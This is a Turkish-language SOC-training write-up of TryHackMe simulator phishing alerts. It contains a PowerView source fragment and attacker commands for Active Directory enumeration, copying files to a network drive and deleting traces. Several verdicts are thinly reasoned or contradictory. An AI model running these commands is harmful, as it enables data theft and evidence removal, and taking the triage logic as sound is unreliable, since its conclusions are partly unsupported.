

TRYHACKME SOC SIMULATOR

Rabia EKŞİ

01.03.2025



İçindekiler

GİRİŞ.....	3
PHISHING	3
PROCESS.....	16
EXECUTION	19
SONUÇ	20
KAYNAKLAR	21



GİRİŞ

Siber güvenlik olaylarını tespit etmek ve analiz etmek için loglar kritik bir rol oynar. Güvenlik cihazları, ağ sistemleri, uç nokta çözümleri ve SIEM (Güvenlik Bilgileri ve Olay Yönetimi) platformları sürekli olarak loglar üretir ve potansiyel tehditleri belirlemek için bu veriler çalışır. Ancak, tespit edilen olayda gerçek bir tehdit oluşmayabilir.

Bu yazımızdaki simülatörde log alarmları iki kategoriye ayrılmıştır: true positive ve false positive.

Log analizinde false pozitifleri ayırmak için birçok faktörün izlenmesi gerekmektedir. Bunlar arasında, IP adresi ve alan adı güvenilirliği, olayın bağlamı, daha önce benzer olayların yaşanıp yaşanmadığı ve sistem kesintilerinin detaylı incelenmesi gibi öğeler yer almaktadır. Güvenlik analistleri, yanlış pozitifleri azaltmak için, öncelikle kuralların ve eşik değerlerin (threshold) doğru şekilde belirlenmesi, tehdit istihbaratının (threat intelligence) entegre edilmesi ve makine öğrenmesi destekli analiz yöntemlerinin kullanılması gibi stratejiler uygularlar.

Bu yazıda, TryHackMe platformundaki alarm çözme simülatöründen örnekler analiz edilecektir.

PHISHING

1000	Suspicious email from external domain.	Low	Phishing	Mar 1st 2025 at 18:46	Awaiting action
Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.				
datasource:	emails				
timestamp:	03/01/2025 15:44:29.809				
subject:	You've Won a Free Trip to Hat Wonderland - Click Here to Claim				
sender:	boone@hatventuresworldwide.online				
recipient:	miguel.odonnell@tryhatme.com				
attachment:	None				
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.				
direction:	inbound				

Şekil 1 Log ID 1000

Bu tür e-posta alarmında, e-posta içeriğine, başlıklarına ve diğer unsurlarına doğrudan erişimimiz olmadığı için, mevcut analizimizi yalnızca alan adı üzerinden yapmamız mümkün olmuştur. E-posta göndereni **boone@hatventuresworldwide.online** adresinden gelen bu mesajda, gönderenin kullandığı **hatventuresworldwide.online** alan adı dikkat çekmektedir. Bu tür alan adları genellikle güvenilir olmayan ve potansiyel olarak kimlik avı (phishing) gibi zararlı aktivitelerle ilişkilendirilebilen alanlardır.

Yapılan Whois sorgusunda, **hatventuresworldwide.online** alan adı ile ilgili herhangi bir şüpheli durum veya geçmişte zararlı etkinlik kaydına rastlanmamıştır. Alan adı, güvenilir bir kayıt şirketi üzerinden yönetilmekte ve herhangi bir risk oluşturmadığı tespit edilmiştir. Bu nedenle, yapılan alan adı sorgusu sonucunda alarmın tetiklenmesinin yanlış bir pozitif (false

positive) olduğu sonucuna varılmaktadır. E-posta içeriği ve bağlantılar gibi daha fazla analiz unsuru olmadığı için, bu alarmın yanlış alarm olduğu değerlendirilmiştir.

Sonuç olarak, bu alarm şu an için herhangi bir güvenlik riski taşımamaktadır ve false positive olarak işaretlenmiştir.

1001	Suspicious email from external domain.	Low	Phishing	Mar 1st 2025 at 18:47	Awaiting action	
Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.					
datasource:	emails					
timestamp:	03/01/2025 15:45:29.809					
subject:	VIP Hat Resort Stay: Your Dream Vacation Awaits, Just Pay Shipping					
sender:	maximillian@chicmillinerydesigns.de					
recipient:	michelle.smith@tryhatme.com					
attachment:	None					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	inbound					

Şekil 2 Log ID 1001

Bu e-posta alarmında, e-posta içeriğine, başlıklarına ve diğer unsurlarına doğrudan erişimimiz olmadığı için, yalnızca e-posta göndereninin alan adı üzerinden bir analiz yapılabilmektedir. Gönderen e-posta adresi **maximillian@chicmillinerydesigns.de**, burada dikkat çeken alan adı ise **chicmillinerydesigns.de**'dir. **.de** uzantısı, Almanya'ya ait bir üst düzey alan adı olup, genellikle güvenilir alan adlarıyla ilişkilendirilmektedir. Ancak bu durumda, alan adının güvenliği ve daha önceki kullanım geçmişi açısından bir sorgulama yapılmıştır.

Yapılan Whois sorgusunda, **chicmillinerydesigns.de** alan adı güvenilir bir şekilde kayıtlı olup, bu alan adı ile ilgili geçmişte herhangi bir şüpheli etkinlik kaydına rastlanmamıştır. Ayrıca, bu alan adı üzerinde kötü niyetli aktivitelerle ilişkilendirilen herhangi bir bilgi bulunmamaktadır. Dolayısıyla, bu alarmın tetiklenmesinin yanlış bir pozitif (false positive) olduğu sonucuna varılmıştır. E-posta içeriği ve bağlantıları gibi daha derinlemesine analiz unsurlarına erişimimiz olmadığından, sadece alan adı üzerinden yapılan sorgulama bu alarmı tetiklemiş ve false positive olduğu tespit edilmiştir.

Sonuç olarak, **chicmillinerydesigns.de** alan adı güvenli görünmekte olup, alarmda herhangi bir güvenlik riski bulunmamaktadır. Bu durum, false positive olarak değerlendirilmeli ve tespit kuralının daha hassas hale getirilmesi gerektiği sonucu çıkmaktadır.

1003	Reply to suspicious email.	Low	Phishing	Mar 1st 2025 at 18:51	Awaiting action	
Description:	An employee replied to a suspicious sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.					
datasource:	emails					
timestamp:	03/01/2025 15:48:55.809					
subject:	FWD: Convention Registration Now Open: Hat Trends and Insights					
sender:	support@tryhatme.com					
recipient:	warner@yahoo.com					
attachment:	None					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	outbound					

Şekil 3 Log ID 1003

Bu e-posta alarmında, e-posta içeriğine ve diğer unsurlara doğrudan erişimimiz olmadığı için, yapılan analiz yalnızca e-posta göndereninin ve alıcısının alan adı üzerinden odaklanılmıştır.

E-posta göndericisi **support@tryhatme.com** adresinden gelen bir yanıt olup, alıcı ise **warner@yahoo.com** adresindedir. Burada dikkat çeken önemli nokta, alıcının **yahoo.com** gibi yaygın ve güvenilir bir alan adına sahip olmasıdır. Ancak, alarmda belirtilen "şüpheli gönderen" daha çok e-posta içeriği ve başlıklarına bakıldığında ortaya çıkabilecek bir durumdur.

E-posta başlığında "Convention Registration Now Open: Hat Trends and Insights" gibi alışılmadık veya dikkat çekici bir ifade yer almaktadır. Bununla birlikte, e-posta göndereninin alan adı **tryhatme.com**, daha önce herhangi bir şüpheli etkinlikle ilişkilendirilen bir alan adı olarak kaydedilmemiştir. Alan adı üzerinde yapılan sorgulamada, **tryhatme.com** güvenilir bir şekilde kayıtlı olup, herhangi bir kötü niyetli aktivite geçmişi bulunmamaktadır.

E-posta içeriği, başlık ve alıcı bilgileri göz önünde bulundurulduğunda, bu alarmin false positive olduğu sonucuna varılmaktadır. Bu tür bir e-posta, organizasyon içindeki çalışanlar tarafından yanlışlıkla yanıtlanmış olabilir, ancak herhangi bir şüpheli etkinlik kaydına rastlanmamıştır.

Sonuç olarak, bu alarmin güvenlik riski taşımadığı ve yanlış pozitif olduğu değerlendirilmiştir. Alarmin tetiklenme nedeninin, kuralın daha hassas hale getirilmesi gerektiği sonucuyla birlikte, tespit mekanizmasında iyileştirmeler yapılması gerektiği düşünülmektedir.

1004	Suspicious Attachment found in email	Low	Phishing	Mar 1st 2025 at 18:53	Awaiting action	
Description:	A suspicious attachment was found in the email. Investigate further to determine if it is malicious.					
datasource:	emails					
timestamp:	03/01/2025 15:50:33.809					
subject:	Force update fix					
sender:	yani.zubair@tryhatme.com					
recipient:	michelle.smith@tryhatme.com					
attachment:	forceupdate.ps1					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	internal					

Şekil 4 Log ID 1004

>	01/03/2025 19:22:50.000	{ [-]
		datasource: sysmon
		event.action: File created (rule: FileCreate)
		event.code: 11
		file.path: C:\Users\michelle.smith\Downloads\forceupdate.ps1
		host.name: win-3459
		process.name: IEXPLORER.EXE
		process.pid: 8013
		timestamp: 03/01/2025 19:22:42.311
		}
		Show as raw text
	host = 10.10.120.15:8989	source = eventcollector
		sourcetype = _json

Şekil 5 Log ID 1004'ün event ID 11 logu

Bu alarm, **forceupdate.ps1** adlı bir PowerShell betiği içeren bir e-posta alındığını belirtmektedir. E-posta içeriği ve başlığı, betiğin Windows güncellemeleri yapmayı ve sistem

tanılama bilgilerini toplama amacını taşıdığına dair açıklamalar içermektedir. Ancak, bu tür bir betiğin içeriği dikkatle incelenmelidir, çünkü PowerShell betikleri genellikle zararlı amaçlarla da kullanılabilir.

E-posta Analizi

E-posta, **yani.zubair@tryhatme.com** adresinden gelmekte olup, alıcı **michelle.smith@tryhatme.com**'dir. E-postada yer alan **forceupdate.ps1** adlı ek dosya, sistem güncellemeleri yapmayı ve bazı tanılama bilgilerini toplama amacı taşıyan bir betik olarak tanımlanmış. Ancak, bu tür betiklerin zararlı yazılım taşıma olasılığı göz önünde bulundurulmalıdır.

Dosya İncelemesi


Betik, Windows güncellemelerini otomatik olarak yüklemek ve sistem bilgilerini toplamak için çeşitli komutlar içeriyor. Örneğin:

- **PSWindowsUpdate** modülünün yüklenmesi ve güncellemelerin yapılması.
- Sistem bilgileri, ağ yapılandırması, yüklü programlar ve çalışan işlemler hakkında detaylı verilerin toplanması.

Betikte, **Send-MailMessage** komutu ile topladığı dosyaların e-posta ile **yani.zubair@tryhatme.com** adresine gönderilmesi sağlanmış. Bu, potansiyel bir veri sızıntısı riski oluşturabilir.

Sysmon Logları

Sysmon olay kaydına bakıldığında, **forceupdate.ps1** dosyasının **C:\Users\michelle.smith\Downloads\forceupdate.ps1** konumunda yaratıldığı ve **IEXPLORE.EXE** süreci tarafından çalıştırıldığı gözlemlenmiştir. Bu süreç, genellikle kullanıcıların internete bağlanmasını sağlayan Internet Explorer uygulamasıyla ilişkilidir. Eğer bu e-posta ve ek dosya, güvenilir olmayan bir kaynaktan gelmişse, bu işlem zararlı yazılımın çalıştırılmasını tetiklemiş olabilir.



```
1 <#
2 .SYNOPSIS
3 This script was crafted by the one and only Yani Zubair from IT. Contact him at yani.zubair@tryhatme.com for all y
4
5 .DESCRIPTION
6 This script automates Windows updates and performs various system diagnostics for troubleshooting. The generated f
7
8 .NOTES
9 Author: Yani Zubair
10 Contact: yani.zubair@tryhatme.com
11 #>
12
13 Write-Host "Greetings, tech warriors! This script, artfully crafted by Yani Zubair from IT, is here to save the da
14
15 Write-Host "Starting Windows Update and System Diagnostics..." -ForegroundColor Green
16
17 # Install and import the PSWindowsUpdate module
18 Install-Module PSWindowsUpdate -Force -Scope CurrentUser
19 Import-Module PSWindowsUpdate
20
21 # Force Windows Update
22 Write-Host "Installing all available updates, this might take some time..." -ForegroundColor Green
23 Install-WindowsUpdate -AcceptAll -AutoReboot
24 Write-Host "Windows Update completed." -ForegroundColor Green
25
26 # System Diagnostics
27 $diagnosticsPath = "C:\Temp"
```

Şekil 6 ForceUpdate.ps1 betiğinin içeriği

Bu betik, şüpheli bir biçimde çok fazla sistem bilgisi toplamayı ve topladığı verileri harici bir adrese göndermeyi amaçlamakta, bu da potansiyel olarak bir veri sızdırma girişimi olabilir. Bununla birlikte, dosyanın içeriği, yalnızca Windows güncellemeleri ve tanılama bilgilerini toplamak gibi görünen, geçerli bir işlevi yerine getiriyor gibi görünmektedir. Ancak, **Send-MailMessage** komutunun kullanılması, şüpheli veri sızdırma potansiyeli taşımaktadır.

Bu alarmda belirtilen **forceupdate.ps1** dosyasının zararlı olup olmadığını belirlemek için daha derinlemesine analiz gerekmektedir. Şu anki gözlemler, dosyanın şüpheli bir davranış sergileyebileceğini gösteriyor ancak dosyanın kendisi, teknik olarak kötü amaçlı bir yazılım değildir. Dolayısıyla, bu alarm **false positive** olarak değerlendirilebilir.

1005	Reply to suspicious email.	Low	Phishing	Mar 1st 2025 at 18:53	Awaiting action
Description:	An employee replied to a suspicious sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.				
datasource:	emails				
timestamp:	03/01/2025 15:50:53.809				
subject:	Shrinking Hat Sale: Tiny Hats for Extraordinary People				
sender:	sophie.j@tryhatme.com				
recipient:	eileen@gmail.com				
attachment:	None				
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.				
direction:	outbound				

Şekil 7 Log OD 1005

Bu e-posta alarmında, e-posta içeriğine ve diğer unsurlara doğrudan erişimimiz olmadığı için, yapılan analiz yalnızca e-posta gönderenin ve alıcısının alan adı üzerinden odaklanılmıştır. E-posta göndericisi **sophie.j@tryhatme.com** adresinden gelen bir yanıt olup, alıcı ise **eileen@gmail.com** adresindedir. Burada dikkat çeken önemli nokta, alıcının gmail.com gibi yaygın ve güvenilir bir alan adına sahip olmasıdır. Ancak, alarmda belirtilen "şüpheli gönderen" daha çok e-posta içeriği ve başlıklarına bakıldığında ortaya çıkabilecek bir durumdur.

E-posta başlığında "Tiny Hats for Extraordinary People" gibi alışılmadık veya dikkat çekici bir ifade yer almaktadır. Bununla birlikte, e-posta gönderenin alan adı **tryhatme.com**, daha önce herhangi bir şüpheli etkinlikle ilişkilendirilen bir alan adı olarak kaydedilmemiştir. Alan adı üzerinde yapılan sorgulamada, **tryhatme.com** güvenilir bir şekilde kayıtlı olup, herhangi bir kötü niyetli aktivite geçmişi bulunmamaktadır.

E-posta içeriği, başlık ve alıcı bilgileri göz önünde bulundurulduğunda, bu alarmın yanlış bir pozitif (false positive) olduğu sonucuna varılmaktadır. Bu tür bir e-posta, organizasyon içindeki çalışanlar tarafından yanlışlıkla yanıtlanmış olabilir, ancak herhangi bir şüpheli etkinlik kaydına rastlanmamıştır.

Sonuç olarak, bu alarmın güvenlik riski taşımadığı ve false positive olduğu değerlendirilmiştir. Alarmın tetiklenme nedeninin, kuralın daha hassas hale getirilmesi gerektiği sonucuyla birlikte, tespit mekanizmasında iyileştirmeler yapılması gerektiği düşünülmektedir.

1006	Suspicious email from external domain.	Low	Phishing	Mar 1st 2025 at 18:55	Awaiting action	
Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.					
datasource:	emails					
timestamp:	03/01/2025 15:52:50.809					
subject:	Hats Off to Savings: Discounted Vacation Packages Just for You!					
sender:	tim@chicmillinerydesigns.de					
recipient:	invoice@tryhatme.com					
attachment:	None					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	inbound					

Şekil 8 Log ID 1006

Bu e-posta alarmında, e-posta içeriğine ve diğer unsurlara doğrudan erişimimiz olmadığı için, yapılan analiz yalnızca e-posta göndereninin ve alıcısının alan adı üzerinden odaklanılmıştır. E-posta göndericisi **tim@chicmillinerydesigns.de** adresinden gelen bir mesaj olup, alıcı ise **invoice@tryhatme.com** adresindedir. Burada dikkat çeken önemli nokta, e-posta göndereninin **.de** gibi Almanya'ya ait bir üst düzey alan adı kullanıyor olmasıdır. Bu durum, bazı durumlarda şüpheli aktivitelerle ilişkilendirilebilecek bir faktör olabilir. Ancak, **chicmillinerydesigns.de** alan adı üzerinde yapılan sorgulamada, herhangi bir kötü niyetli etkinlik geçmişi bulunmamaktadır.

E-posta başlığında "Discounted Vacation Packages Just for You!" gibi alışılmadık ve dikkat çekici bir ifade yer almaktadır. Bu tür başlıklar, genellikle phishing saldırıları veya dolandırıcılık e-postalarında sıkça karşılaşılan başlıklardır. Ancak, e-posta göndereninin alan adı **chicmillinerydesigns.de** daha önce herhangi bir şüpheli etkinlikle ilişkilendirilmediğinden, yalnızca bu bilgilere dayanarak kötü niyetli bir etki tespit edilememektedir.

E-posta içeriği, başlık ve alıcı bilgileri göz önünde bulundurulduğunda, bu alarmın yanlış bir pozitif (false positive) olduğu sonucuna varılmaktadır. Alarmda belirtilen şüpheli durum, yalnızca e-posta başlıkları ve gönderen bilgileriyle ilgili olabilecek bir alarmdır. Ancak, bu durumun potansiyel bir tehdit oluşturmadığı, yalnızca alarm kuralının daha hassas hale getirilmesi gerektiği anlaşılmaktadır.

Sonuç olarak, bu alarmın güvenlik riski taşımadığı ve false positive olduğu değerlendirilmiştir. Alarmın tetiklenme nedeninin, kuralın daha hassas hale getirilmesi gerektiği sonucuyla birlikte, tespit mekanizmasında iyileştirmeler yapılması gerektiği düşünülmektedir.

1007	Suspicious Attachment found in email	Low	Phishing	Mar 1st 2025 at 18:57	Awaiting action	
Description:	A suspicious attachment was found in the email. Investigate further to determine if it is malicious.					
datasource:	emails					
timestamp:	03/01/2025 15:55:13.809					
subject:	Important: Pending Invoice!					
sender:	john@hatmakereurope.xyz					
recipient:	michael.ascot@tryhatme.com					
attachment:	ImportantInvoice-February.zip					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	inbound					

Şekil 9 Log ID 1007


```
01/03/2025 ("datasource": "powershell", "timestamp": "03/01/2025 03:43:52.726", "file.path": "C:\Users\michael.ascot\downloads\PowerView.ps1", "event.action": "E
03:43:52.000 xecute a Remote Command", "powershell.file.script_block_text": "esolving SID : $\" }
} $PrivilegeRights | Add-Member NoteProperty $_.Name $Sids }
$Policy | Add-Member NoteProperty 'PrivilegeRights' $PrivilegeRights } else {
$Policy | Add-Member NoteProperty $_.Name $_.Value } } $Policy }
else { $\" } } })##### Functions that enumerate a single host, either th
rough WinNT, WMI, remote registry, or API calls # (with PSReflect).#####function Get-NetLocalG
roup [#] .SYNOPSIS Gets a list of all current users in a specified local group, or returns the names of all local groups with -lis
tGroups. .PARAMETER ComputerName The hostname or IP to query for local group users. .PARAMETER ComputerFile File of hostnames/I
Ps to query for local group users. .PARAMETER GroupName The local group name to query for users. If not given, it defaults to \"Adminstr
ators\" .PARAMETER ListGroups Switch. List all the local groups instead of their members. Old Get-NetLocalGroups functionality.
.PARAMETER Recurse Switch. If the local member member is a domain group, recursively try to resolve its members to get a list of domain us
r who can access this machine. .EXAMPLE PS C:\\> Get-NetLocalGroup Returns the usernames that of members of localgroup \\\"Adminstr
ators\\\" on the host. .EXAMPLE PS C:\\> Get-NetLocalGroup -ComputerName WINDOWSXP Returns all the local administrator account
s for WINDOWSXP .EXAMPLE PS C:\\> Get-NetLocalGroup -ComputerName WINDOWS7 -Recurse Returns all effective local/domain users/grou
ps that can access WINDOWS7 with local administrative privileges. .EXAMPLE PS C:\\> Get-NetLocalGroup -ComputerName WINDOWS7 -list
Groups Returns all local groups on the WINDOWS7 host. .LINK http://stackoverflow.com/questions/2128820/get-all-local-members-and-
groups-displayed-together http://msdn.microsoft.com/en-us/library/aa772211(VS.85).aspx# [CmdletBinding()] param( [Parameter(Va
lueFromPipeline=$True)] [Alias('HostName')] [String] $ComputerName = 'localhost', [ValidateScript({Test-Path -Path $_.
})]] [Alias('HostList')] [String] $ComputerFile, [String] $GroupName = 'Administrators', [Switch]
$listGroups, [Switch] $recurse ) begin{ if ((-not $listGroups) -and (-not $groupName)) { # resolve the SID f
or the local admin group - this should usually default to \"Administrators\" $objSID = New-Object System.Security.Principal.SecurityIdent
ifier('S-1-5-32-544') $objGroup = $objSID.Translate([System.Security.Principal.NTAccount]) $groupName = ($objGroup.Value).S
plit('\\')[1] } process{ $servers = @() # if we have a host list passed, grab it if($computerFile){
$servers = Get-Content -Path $computerFile } else { # otherwise assume a single host name $hostname = $ComputerName }
field -Object $computerName } # query the specified group using the WINNT provider, and Windows object fields as appropriate from th
```

01 Mart 2025 tarihinde kurum e-posta sunucusunda şüpheli bir e-posta tespit edilmiştir. "**john@hatmakereurope.xyz**" adresinden gönderilen e-postada, "**ImportantInvoice-Febrary.zip**" adlı bir ek bulunmaktadır. Kullanıcı **michael.ascot**, bu eki açtıktan sonra sistemde bir dizi şüpheli işlem gerçekleşmiş ve zararlı yazılımın Active Directory ortamında keşif faaliyetlerinde bulunduğu tespit edilmiştir.

PowerView.ps1 Active Directory üzerindeki grup üyeliklerini keşfetmek için kullanılan bir PowerShell betiğidir.

Aşağıdaki PowerShell komutları tespit edilmiştir:

Get-NetLocalGroup

Get-NetGroupMember -GroupName "Domain Admins"

Get-NetUser -UserName "Administrator"

Bu komutlar, saldırganın yerel grupları, Domain Admins grubuna ait kullanıcıları ve Administrator hesabı ile ilgili bilgileri elde etmeye çalıştığını göstermektedir.

Tespit edilen uzak bağlantılar:

Destination IP: 185.243.115.89

Port: 443 (HTTPS)

Protocol: TLSv1.2

Sistem, yukarıdaki IP adresine PowerShell üzerinden bir bağlantı gerçekleştirmiştir.

Bağlantı TLS şifrelemesi ile gizlenmiştir ve analiz için derinlemesine incelenmesi gerekmektedir.

Saldırgan, keşif işlemi tamamlandıktan sonra Z: sürücüsüne dosya transferi yapmıştır.

copy C:\Users\michael.ascot\Documents* Z:\

Z: sürücüsü bağlantısının kesilmesi: net use Z: /delete

Bu komut, saldırganın verileri belirli bir ağ sürücüsüne aktardıktan sonra bağlantıyı keserek tespit edilmesini zorlaştırdığını göstermektedir.

Olay İzlerinin Silinmesi:

del C:\Users\michael.ascot\AppData\Local\Temp\PowerView.ps1

del C:\Users\michael.ascot\AppData\Local\Temp*

Saldırgan, PowerShell betiğini ve temp dizinindeki geçici dosyaları silerek izlerini yok etmeye çalışmıştır. Bu saldırı, klasik bir kimlik avı saldırısı olup, Active Directory keşfi ve uzaktan komut yürütme (RCE) teknikleri ile genişletilmiştir. Saldırganın C2 bağlantısı kurarak sistem dışına veri aktardığı tespit edilmiştir.

Bu olay, bir kimlik avı saldırısının başarıyla kullanıcının sistemine sızmak için kullanıldığını ve ardından Active Directory keşfi ve veri hırsızlığı gerçekleştirildiğini göstermektedir. Saldırganın yürüttüğü komutlar ve bağlantı kurduğu C2 sunucusu tespit edilmiş olup, olay daha ileri seviyede analiz edilmek üzere adli bilişim uzmanlarına eskale edilmiştir.

1008	Suspicious email from external domain.	Low	Phishing	Mar 1st 2025 at 18:58	Awaiting action	
Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.					
datasource:	emails					
timestamp:	03/01/2025 15:56:29.809					
subject:	Lost Hat Lottery Ticket: Claim Your Million-Dollar Prize					
sender:	le@trendymillineryco.me					
recipient:	ceo@tryhatme.com					
attachment:	None					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	inbound					

Şekil 11 Log ID 1008

Bu e-posta alarmında, e-posta içeriğine ve diğer unsurlara doğrudan erişimimiz olmadığı için, yapılan analiz yalnızca e-posta göndereninin ve alıcısının alan adı üzerinden odaklanılmıştır. E-posta göndericisi **le@trendymillineryco.me** adresinden gelen bir mesaj olup, alıcı ise **ceo@tryhatme.com** adresindedir. Burada dikkat çeken önemli nokta, e-posta göndereninin **.me** gibi alışılmadık ve şüpheli olabilecek bir üst düzey alan adı kullanıyor olmasıdır. Bu durum, bazen dolandırıcılık ve phishing saldırıları ile ilişkilendirilebilen bir faktördür. Ancak, yapılan araştırma sonucunda **trendymillineryco.me** alan adı daha önce herhangi bir kötü niyetli etkinlik ile ilişkilendirilmemiştir.

E-posta başlığında "Claim Your Million-Dollar Prize" gibi dikkat çekici bir ifade yer almaktadır. Bu tür başlıklar genellikle dolandırıcılık amacı taşıyan e-postalarda sıkça kullanılmaktadır. Ancak, sadece başlık ve alan adı bilgisiyle kötü niyetli bir etkinlik tespiti yapılamamaktadır.

E-posta içeriği, başlık ve alıcı bilgileri göz önünde bulundurulduğunda, bu alarmın yanlış bir pozitif (false positive) olduğu sonucuna varılmaktadır. Ancak, şüpheli alan adı nedeniyle kuralların daha hassas hale getirilmesi gerektiği sonucuna ulaşılmaktadır.

Sonuç olarak, bu alarmın güvenlik riski taşımadığı ve false positive olduğu değerlendirilmiştir. Alarmın tetiklenme nedeninin, kuralın daha hassas hale getirilmesi gerektiği sonucuyla birlikte, tespit mekanizmasında iyileştirmeler yapılması gerektiği düşünülmektedir.

1009	Reply to suspicious email.	Low	Phishing	Mar 1st 2025 at 19:02	Awaiting action	
Description:	An employee replied to a suspicious sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.					
datasource:	emails					
timestamp:	03/01/2025 15:59:53.809					
subject:	Unlock Ancient Hat Secrets with This Ancient Pyramid Scheme					
sender:	yani.zubair@tryhatme.com					
recipient:	conor@modernmillinerygroup.online					
attachment:	None					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	outbound					

Şekil 12 Log ID 1009

Bu e-posta alarmında, e-posta içeriğine ve diğer unsurlara doğrudan erişimimiz olmadığı için, yapılan analiz yalnızca e-posta göndereninin ve alıcısının alan adı üzerinden odaklanılmıştır. E-posta göndericisi **yani.zubair@tryhatme.com** adresinden gelen bir yanıt olup, alıcı ise

conor@modernmillinerygroup.online adresindedir. Burada dikkat çeken önemli nokta, alıcının **modernmillinerygroup.online** gibi alışılmadık ve potansiyel olarak şüpheli bir üst düzey alan adı kullanıyor olmasıdır. Bu durum, bazı durumlarda şüpheli aktivitelerle ilişkilendirilebilir.

E-posta başlığında "Unlock Ancient Hat Secrets with This Ancient Pyramid Scheme" gibi alışılmadık ve dikkat çekici bir ifade yer almaktadır. Bu tür başlıklar genellikle dolandırıcılık amacı taşıyan e-postalarda sıkça kullanılan başlıklardır. Ancak, e-posta göndericisinin **tryhatme.com** alan adı daha önce herhangi bir kötü niyetli etkinlik ile ilişkilendirilmemiştir.

E-posta içeriği, başlık ve alıcı bilgileri göz önünde bulundurulduğunda, bu alarmin yanlış bir pozitif (false positive) olduğu sonucuna varılmaktadır. Alarmda belirtilen şüpheli durum, yalnızca e-posta başlıkları ve gönderen bilgileriyle ilgili olabilecek bir alarmdır.

Sonuç olarak, bu alarmin güvenlik riski taşımadığı ve false positive olduğu değerlendirilmiştir. Alarmin tetiklenme nedeninin, kuralın daha hassas hale getirilmesi gerektiği sonucuyla birlikte, tespit mekanizmasında iyileştirmeler yapılması gerektiği düşünülmektedir.

1010	Suspicious email from external domain.	Low	Phishing	Mar 1st 2025 at 19:04	Awaiting action	+
Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.					
datasource:	emails					
timestamp:	03/01/2025 16:01:37.809					
subject:	Secret Island Getaway: Claim Your FREE Hat-Themed Vacation Now!					
sender:	gamble@fashionindustrytrends.xyz					
recipient:	miguel.odonnell@tryhatme.com					
attachment:	None					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	inbound					

Şekil 13 Log ID 1010

Bu e-posta alarmında, e-posta içeriğine ve diğer unsurlara doğrudan erişimimiz olmadığı için, yapılan analiz yalnızca e-posta göndereninin ve alıcısının alan adı üzerinden odaklanılmıştır. E-posta göndericisi **gamble@fashionindustrytrends.xyz** adresinden gelen bir mesaj olup, alıcı ise **miguel.odonnell@tryhatme.com** adresindedir. Burada dikkat çeken önemli nokta, e-posta göndericisinin **.xyz** gibi alışılmadık ve şüpheli olabilecek bir üst düzey alan adı kullanıyor olmasıdır. Bu durum, bazen dolandırıcılık ve phishing saldırıları ile ilişkilendirilebilen bir faktördür. Ancak, yapılan araştırma sonucunda **fashionindustrytrends.xyz** alan adı daha önce herhangi bir kötü niyetli etkinlik ile ilişkilendirilmemiştir.

E-posta başlığında "Claim Your FREE Hat-Themed Vacation Now!" gibi dikkat çekici bir ifade yer almaktadır. Bu tür başlıklar genellikle dolandırıcılık amacı taşıyan e-postalarda sıkça kullanılmaktadır. Ancak, sadece başlık ve alan adı bilgisiyle kötü niyetli bir etkinlik tespiti yapılamamaktadır.

E-posta içeriği, başlık ve alıcı bilgileri göz önünde bulundurulduğunda, bu alarmin yanlış bir pozitif (false positive) olduğu sonucuna varılmaktadır. Ancak, şüpheli alan adı nedeniyle kuralların daha hassas hale getirilmesi gerektiği sonucuna ulaşılmaktadır.

Sonuç olarak, bu alarmin güvenlik riski taşımadığı ve yanlış pozitif olduğu değerlendirilmiştir. Alarmin tetiklenme nedeninin, kuralın daha hassas hale getirilmesi

gerektiği sonucuyla birlikte, tespit mekanizmasında iyileştirmeler yapılması gerektiği düşünülmektedir.

1011	Reply to suspicious email.	Low	Phishing	Mar 1st 2025 at 19:05	Awaiting action
